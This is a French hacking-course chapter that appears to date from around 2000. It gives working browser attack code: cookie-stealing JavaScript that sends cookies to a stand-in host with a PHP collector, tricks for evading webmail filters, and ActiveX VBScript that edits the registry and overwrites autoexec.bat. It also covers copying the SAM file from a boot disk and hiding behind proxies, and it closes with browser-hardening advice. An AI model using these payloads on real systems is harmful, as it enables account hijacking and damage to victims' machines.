
Cliquez sur "Parcourir" comme pour la deuxième méthode. Mais vous remarquerez qu'il n'est pas possible de choisir le type de fichiers pour voir "Tous les fichiers". Pour déjouer cette mini-protection, il suffit de mettre un signe "\*" dans le nom du fichier et tapez Enter. Comme par magie, tous les fichiers apparaissent.

### Internet Explorer

Tapez : "file:///c:" pour accéder au lecteur c: ou directement "c:"



Internet Explorer vous permet aussi de visualiser les lecteurs partagés par les autres machines du réseau.




Tapez : "file://[nom de l'ordinateur]" pour accéder aux ressources partagées.

### Disquette de démarrage

De cette manière, il est possible d'utiliser le DOS pour accéder au fichier SAM par exemple, et le copier sur une disquette. Nous verrons les commandes DOS dans la partie sur les fichiers .bat. Pour faire une disquette de démarrage avec Win98, rien de plus simple...


Cliquez sur "Démarrer"-->"Paramètres"-->"Panneau de configuration". Sur le panneau de configuration, cliquez sur "Ajout/Suppression de Programmes", onglet "Disquette de démarrage". Insérez une disquette vierge dans votre lecteur et cliquez sur "Créer une disquette".



Vous pourrez vous procurer différentes disquettes de boot sur : <http://www.bootdisk.com/>

Astuce : Si vous n'avez pas accès au panneau de configuration, utilisez l'aide windows. Lancez l'aide windows en cliquant sur "démarrer"-->"Aide". Cliquez sur l'onglet "Index" et entrez un mot clé comme "Ajout/Suppression". Sélectionnez une sous-catégorie comme "Ajouter des programmes". Sur votre droite, vous devriez avoir un raccourci vers "Ajout/Suppression de programme". Vous pouvez faire de même pour ajouter ou supprimer un périphérique...

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



## Les scripts hostiles

Cette partie du cours a pour but de vous montrer l'utilisation que pourrait faire une personne malveillante avec quelques langages de programmation en script (fichiers .bat, javascript...), et vous apprendre quelques commandes DOS. Pour mettre en œuvre un .bat, on utilisera une faille ActiveX pour créer des fichiers .bat sur votre disque.

Pour construire votre premier fichier html, il vous faudra juste un notepad Windows ou tout autre éditeur de texte. Créez un nouveau document texte en faisant un click droit sur votre bureau. Nommez le test.txt pour le moment. Ouvrez-le en double-cliquant dessus. Voici la structure de base d'un fichier Html que vous devrez taper (sans les commentaires) pour contruire une page blanche nommée "Ma première page internet" :

```
<HTML>
<HEAD>
<!-- ici l'entête de votre page; vous pouvez y inclure par exemple le titre de votre page -->
<TITLE>Ma première page internet</TITLE>
</HEAD>
<BODY>
<!-- ici se trouve le corps de votre page, c'est dans cette partie que vous devrez inclure votre script ActiveX-->
</BODY>
</HTML>
```

Entre les balises "`<!--`" et "`-->`" vous trouverez les commentaires qui n'apparaissent pas sur votre navigateur mais juste au niveau de la source de la page.

Pour plus d'info sur le langage HTML --> <http://www.ac-grenoble.fr/gb/htmldoc.htm>

### Les dangers du Javascript

Le code javascript rajouté dans les pages html représente également un danger potentiel. Quand du code javascript est inséré dans une page html, il sera directement exécuté sur votre ordinateur lors de la consultation de cette page. Le pirate pourrait alors vous faire exécuter n'importe quel code (virus...). Voyons un exemple plus concret qu'utiliserait une personne mal intentionnée pour récupérer votre mot de passe mail:

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Certains webmails utilisent une authentification par cookie. Dès que vous avez entré votre mot de passe, un cookie qui reste valable durant le temps de votre connexion vous est renvoyé contenant une clef d'authentification, qui sera examinée à chaque fois que vous lirez l'un de vos mails. Si le pirate réussit à récupérer ce cookie, il pourrait alors l'utiliser afin de récupérer/détruire... l'ensemble de vos mails pendant que vous les consultez. Comment le pirate s'y prendra-t-il ? Il lui suffit de vous faire parvenir un mail au format html contenant le code suivant :

```
<script language=javascript>
var bid=new Image();
bid.src="http://xxx.com/cook.php?cookie="+escape(document.cookie);
</script>
```

Le cookie sera alors renvoyé au serveur xxx.com, contenant un programme php, nommé "cook.php", chargé de récupérer ce cookie. Il ne reste alors au pirate plus qu'à le copier dans son répertoire contenant l'ensemble de ces cookies, puis à se connecter au webmail : aucun mot de passe ne lui sera alors demandé.

Voilà à quoi pourrait ressembler un tel programme php, qui écrit le contenu du cookie dans un fichier "cookie\_file.txt":

```
<?
$fp=fopen("cookie_file.txt", "a");
fwrite($fp, "$cookie\n");
fclose($fp);
?>
```

Les webmails, conscients de cette menace, mettent en place des filtres afin d'éliminer le code javascript contenu dans les mails. Deux problèmes se posent cependant. D'une part, ces filtres n'ont pas une protection absolue: si par exemple n'est filtré que le mot "javascript", il suffit de l'écrire sous forme encodée avec des entités html, par exemple en remplaçant la lettre "a" par "&X41;". Il existe une multitude de méthodes pour tromper les filtres.

D'autre part, si le pirate parvient à vous rediriger vers une page web personnelle contenant ce code, alors les filtres n'agissent évidemment plus, étant donné que cette page n'appartient de toute façon probablement pas au même domaine. Ce dernier cas n'est efficace que pour vous faire exécuter un simple script sur votre navigateur (ce qui pourrait quand même vous poser quelques problèmes !), mais pas pour récupérer votre cookie de connexion, étant donné que ne sera renvoyé par le code javascript que les cookies concernant le domaine à partir duquel le code est exécuté.

Mais les pirates ne manquent pas de ressources comme va peut-être vous le prouver la méthode suivante. Prenons une nouvelle hypothèse d'un webmail, faisant tourner un serveur smtp, ce qui somme toute est une chose très fréquente. Souvenez-vous maintenant d'une commande pouvant être exécutée sur ces derniers: VRFY. Rappelons nous que si nous envoyons une commande de la forme: "VRFY test", et que le compte "test" n'existe pas, une réponse de la forme "test user unknown" vous sera renvoyé. Maintenant que se passerait-il si cette commande était envoyée par l'intermédiaire d'un navigateur ? La réponse "test user unknown" serait alors renvoyée dans celui-ci, et si test est remplacé par du code javascript, alors celui-ci sera exécuté. Le seul problème pour le pirate est alors de vous faire exécuter cette requête sur le serveur smtp en y injectant le code javascript. La solution est de vous faire parvenir un formulaire qui se chargera d'envoyer cette requête pour vous :

```
<form method=POST action="ip_du_serveur_smtp:25">
<textarea name="vrfy">
VRFY Le_code_javascript
</textarea>
<input type="submit" value="envoyer">
</form>
```

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Si vous cliquez sur le bouton envoyer, alors le code javascript sera exécuté et pourra récupérer le cookie du webmail ! Vous remarquerez également que nous avons précisé dans "action" l'adresse ip du serveur smtp vulnérable, suivi de":25". Cela ne sert simplement qu'à préciser que la connection devra se faire sur le port 25 (celui sur lequel le service smtp écoute) du système distant. Par défaut il s'agit du port 80.

### Exploitation d'ActiveX sur les pages html

Avec ces quelques lignes de commandes insérées au sein d'une page web, un webmaster malveillant peut aisément intervenir à votre insu sur votre machine. Ces petits scripts peuvent se révéler bien plus dangereux si l'on a affaire à un programmeur d'attaques virales, comme c'est le cas par exemple du virus Haptime qui s'introduit via Outlook express puis se propage dans les pages html, contaminant à son tour tout surfeur non protégé pour peu que les pages infectées aient été uploadées sur la toile.

Voici quelques exemples de ce que l'on peut faire si la machine visée a un niveau de sécurité faible sur son navigateur :

#### Ecrire une clé dans la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKEY_Branche_de_la_base_de_la_base_registre", "objet_à_écrire"
</script>
</body>
</html>
```

#### Effacer une clé de la base de registre

```
<html>
<body>
<script Language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_Branche_de_la_base_de_la_base_registre"
</script>
</body>
</html>
```

#### Créer un fichier de commande (.bat)

```
<script language="VBScript">
if location.protocol = "file:" then
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange
Set BatFile = FSO.CreateTextFile("c:\autoexec.bat", 2, False)
BatFile.WriteLine "[ici]"
BatFile.WriteLine "[ici sera inclus le contenu du fichier .bat ligne par ligne que nous verront plus bas]"
BatFile.Close
```



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```
end if
</script>
```

Nom du fichier .bat (dans notre exemple, on va écraser le fichier autoexec.bat). A la place du texte en bleu souligné, il faudra inclure ligne par ligne, le contenu du fichier .bat a écrire.

## Créer un raccourci d'une URL dans le menu démarrer

```
<html>
<body>
<script Language="VBScript">
if location.protocol = "file:" then
Set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
HPath = Replace(location.href, "/", "\")
HPath = Replace(HPath, "file:\\", "")
HPath = FSO.GetParentFolderName(HPath)
Set TRange = document.body.createTextRange()
Set RealLink = WshShell.CreateShortcut("C:\WINDOWS\Menu Démarrer\Sécurité Internet.url")
RealLink.TargetPath = "http://www.securi-corp.fr.st"
RealLink.Save
end if
</script>
</body>
</html>
```

## Création d'un fichier .BAT

Passons maintenant à l'explication et à l'écriture du contenu du fichier .bat. Les fichiers .bat permettent l'exécution automatique de commandes DOS (eh oui, c'est aussi simple que ça ;)

Le fichier autoexec.bat de votre Win9x par exemple exécute toutes les commandes qu'on lui demande au démarrage de Windows.

Pour pouvoir construire correctement notre fichier .bat, il faut connaître les principales commandes DOS :

### Quelques commandes DOS

cd..	revient au dossier racine
cd [repertoire]	aller dans un sous dossier
choice	l'utilisateur doit faire un choix
cls	efface ce qu'il y a à l'écran
copy [fichier] [dossier]	copie un fichier dans un dossier
del [fichier]	efface un fichier
dir /p	affiche le contenu d'un dossier en plusieurs fois
dir	affiche le contenu d'un dossier
@echo off [commande]	n'affiche pas les commandes à la suite
echo.	saute une ligne
echo [texte]	affiche le texte se trouvant à la suite
edit [fichier]	affiche le fichier texte et permet de l'éditer
erase [chemin fichier]	efface un fichier (pas d'accord demandé)
format [lecteur]	format un disque (accord victime demandé)
goto	demande de branchement (saut)
if	branchement conditionnel

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

mem	affiche l'espace disque
mkdir [dossier]	crée un dossier
pause	pour que le programme continue, il faut appuyer sur une touche
ren [fichier1] .[nouvelle extension]	change l'extension du fichier 1 par la nouvelle extension
rename [fichier1] [nouveau nom]	renomme le fichier1 par le nouveau nom
rmdir [dossier]	efface un dossier
type [fichier texte]	affiche le contenu d'un fichier txt
ver	affiche la version du DOS
vol [lecteur]	affiche le nom d'un lecteur
c:\windows\*.*	indique tout le contenu d'un dossier (demande autorisation)
c:\windows\*.[extension]	indique tous les fichiers d'un certain type du dossier windows (pas d'autorisation demandée)

Pour avoir plus d'aide sur le command dos, il suffit, dans une fenêtre DOS, de taper la commande voulue suivie de "?". ex: c:\windows\command>ping /?

## Contenu du fichier .bat

Voici un exemple tout simple et inoffensif :

```
@echo off
cls
dir /p c:\windows\
pause
echo.
echo Ici le pirate peut insérer un code pour reformater votre disque ou voler des informations ! ;-/
pause
```


Chacune des lignes du fichier .bat est à inclure dans notre script et notre fichier html est fini. Il ne vous reste plus qu'à le tester en double-cliquant dessus. Cela aura pour effet d'écraser le fichier .bat et au prochain reboot, l'exécution automatique de notre fichier .bat (autoexec.bat).

## Protection

Toutes ces méthodes vous auront peut-être fait peur, et vous en auriez d'ailleurs raison. La protection pourtant est extrêmement simple à mettre en oeuvre. Désactivez le javascript et les contrôle activeX. Il est vrai que cela empêchera l'exécution de certains codes tout à fait innocents, mais c'est le seul moyen de vous protéger efficacement contre ces attaques.



Pour désactiver le javascript, rendez-vous dans les paramètres de votre navigateur pour le désactiver. Sous Internet Explorer, allez dans Outils->Options Internet onglet Sécurité, et désactivez son exécution.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Pour voir la source d'une page Internet, cliquez sur "affichage"-->"source" dans IE.

Il est important de bien paramétrer son navigateur en utilisant les options de sécurité de IE.



Pour modifier les options de sécurité cliquez sur "Outils"-->"Options Internet". Onglet "Sécurité". En cliquant sur "Personnaliser le niveau...", vous pourrez désactiver l'exécution du Javascript, ActiveX ou l'utilisation de cookies par exemple. Si vous ne savez pas à quoi correspond une certaine option, je vous conseille de mettre toujours l'option "demander" ou "désactiver".

Links :

- <http://www.chez.com/scudo/Faq/dos/> (une petite FAQ sur le DOS et les fichiers Batch)
- <http://www.aidewindows.net/> (pour vous aider à bien configurer votre windows)
- <http://www.symantec.com/region/fr/resources/script.html> (les scripts malicieux)
- <http://evolvae.free.fr/documentations/activex.htm> (Quelques Scripts ActiveX)

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

## Anonymat

Mais comment font ces hackers pour cacher leur IP ? Sur internet il existe divers services qui permettent de cacher votre IP suivant le protocole utilisé... Il ne faut pas confondre ce que je vais vous décrire ci-dessous avec ce que l'on appelle le "spoofing".


### Proxy HTTP

Pour être anonyme en surfant, la méthode la plus simple est de se trouver un proxy HTTP (proxyWeb) qui se trouve par défaut sur le port 80 ou 8080. Certains scanners comme "Proxy Hunter" sont spécialisés dans la recherche de proxy. Si vous n'avez pas de proxy sous la main, vous pouvez toujours utiliser anonymizer.com pour cacher votre IP. Il vous suffit de taper : "http://anon.free.anonymizer.com/" suivi de l'url à visiter.

Vous pouvez configurer IE pour qu'il passe automatiquement par un proxy à chaque connexion. Pour cela, cliquez sur "Outils"-->"Options Internet...", onglet "Connexions" et "Paramètres LAN".


Cochez "Utiliser un serveur proxy" et indiquez-lui l'adresse et le port du proxy par lequel vous voulez passer.

# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



## MultiProxy

Si vous voulez utiliser Multiproxy pour gérer vos connexions, vous devrez spécifier dans l'adresse : "127.0.0.1" et le port : "8088".



MultiProxy est téléchargeable sur <http://www.multiproxy.org>.

MultiProxy est très utile, car il vous permet de :

- changer de proxy à chaque page visitée
- tester toute une liste de proxies (rapidité, anonymat)
- classer tous les proxies suivant leur vitesse

Cliquez sur "Check all proxies" pour dire à MultiProxy de vérifier chaque proxy.




## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Cliquez sur "Options", onglet "Proxy Server List". Dans cette fenêtre, vous pouvez apercevoir les proxies qu'utilise Muliproxy. Un proxy précédé d'un cercle rouge signifie qu'il ne fonctionne pas (vous pouvez le supprimer pour éviter de le tester à chaque démarrage).

● 61.220.99.116	8080	61.220.99.116	6251	yes	yes
● 61.222.182.46	8080	61.222.182.46	11134	yes	yes
● 61.221.2.39	8080	61.221.2.39	994	no	no
● 61.220.129.245	8080	61.220.129.245	1056	no	no

Pour ajouter une nouvelle liste de proxy, il suffit déjà d'en trouver une. Allez faire un tour sur [http://www.multi-proxy.org/anon\\_list.htm](http://www.multi-proxy.org/anon_list.htm). Faites un copier-coller de la liste dans un fichier texte et nommez-le proxy.txt par exemple. Ensuite, toujours dans l'onglet "Proxy servers list", cliquez sur "Menu" --> "Files" --> "Import proxy list".


Il ne vous reste plus qu'à lui indiquer le fichier à importer et à "Check" de nouveau tous les proxies.



Faites un click droit sur l'icône de Mproxy en bas à droite dans la barre des tâches.



Le menu qui apparaît vous permet surtout d'activer l'utilisation de proxy ou pas, d'un simple click au lieu de passer par les "Paramètres LAN" de IE.



--> passage par proxy activé



# LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

--> passage par proxy désactivé




Vous pouvez tester votre Anonymat sur le site de la CNIL : <http://www.cnil.fr/traces/index.htm>

Un bon site sur la protection de votre vie privée : <http://www.anonymat.org/>

## SockCaps

A présent, voyons comment passer par un proxy sock (utilisé pour le connexion permanentes). Je vais vous montrer comment se connecter au travers d'un proxy sock en utilisant un petit soft comme sockcaps qui permet de faire passer n'importe quelle application par un proxy sock. (utile dans le cas ou vous voulez faire passer une application par un sock qui ne le propose pas dans ses options). Vous pouvez télécharger Sockcaps la --> <http://www.clubic.com/t/gen/fl1087.html>. Il faut savoir que les Proxy Sock ne peuvent pas être utilisés pour surfer. Les socks sont utilisés dans la plupart des cas pour se connecter sur un serveur FTP, IRC, ICQ, etc. Par défaut, les proxy sock écoutent sur le port 1080.

Dans mon exemple je vais combiner sockcaps avec la commande ftp de windows (c:\windows\ftp.exe).  
Configuration de Sockcaps :




Pour configurer Sockcaps, cliquez sur "File" --> "Settings" dans l'interface principale. Une fois sur l'onglet "Socks Settings", il vous faut lui indiquer l'adresse du proxy sock dans "SOCKS Server" et le port qui est par défaut 1080.

## LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

La différence entre les Socks version 4 et 5, c'est que la version 4 ne nécessite pas d'identification par login et pass. Vous n'êtes donc pas obligé de remplir "Socks User ID".

Dès que votre sockcaps est bien configuré, revenez à l'interface principale et cliquez sur "New".




Cliquez sur "Browse" dans la fenêtre "New Application Profile" et indiquez à sockcaps quel soft il doit faire passer par le proxy Sock. Dans l'exemple, j'ai pris ftp.exe se trouvant dans le répertoire c:\WINNT\system32\ftp.exe (Win2k). Cliquez sur "OK" pour refermer la fenêtre.



Double-cliquez sur le soft à lancer, à partir de sockcaps ou cliquez sur "Run". Une fenêtre DOS avec l'invite ftp devrait apparaître...

Maintenant que ftp est lancé, il faut lui demander de se connecter à un FTP valide. Pour cela, tapez : "open [IP de la machine]" comme ci-dessous :



Dès que vous voyez "connecté à [IP de la machine]", c'est que votre connexion a réussi ! Voilà, maintenant, vous êtes anonyme en utilisant la commande ftp. Attention : Il faut toujours relancer la command ftp à partir de sockcaps, sinon vous n'utiliserez pas de proxy.. Vérifiez aussi que le propriétaire du proxy socks que vous comptez utiliser vous a donné son accord.

## *La suite du programme au prochain épisode...*

---

*Un avis à faire passer ? Des questions à poser ? N'hésitez pas à aller sur le site <http://www.dmpfrance.com> ! Vous pourrez accéder aux forums et à de nombreuses informations sur The Hackademy School, lire des articles de The Hackademy Journal, obtenir des adresses pratiques, etc.*

**A bientôt !**

## Mini Glossaire

---

**Cracker** : personne qui casse des protections logicielles.

**Crasher** : personne qui détruit un système pour le plaisir.

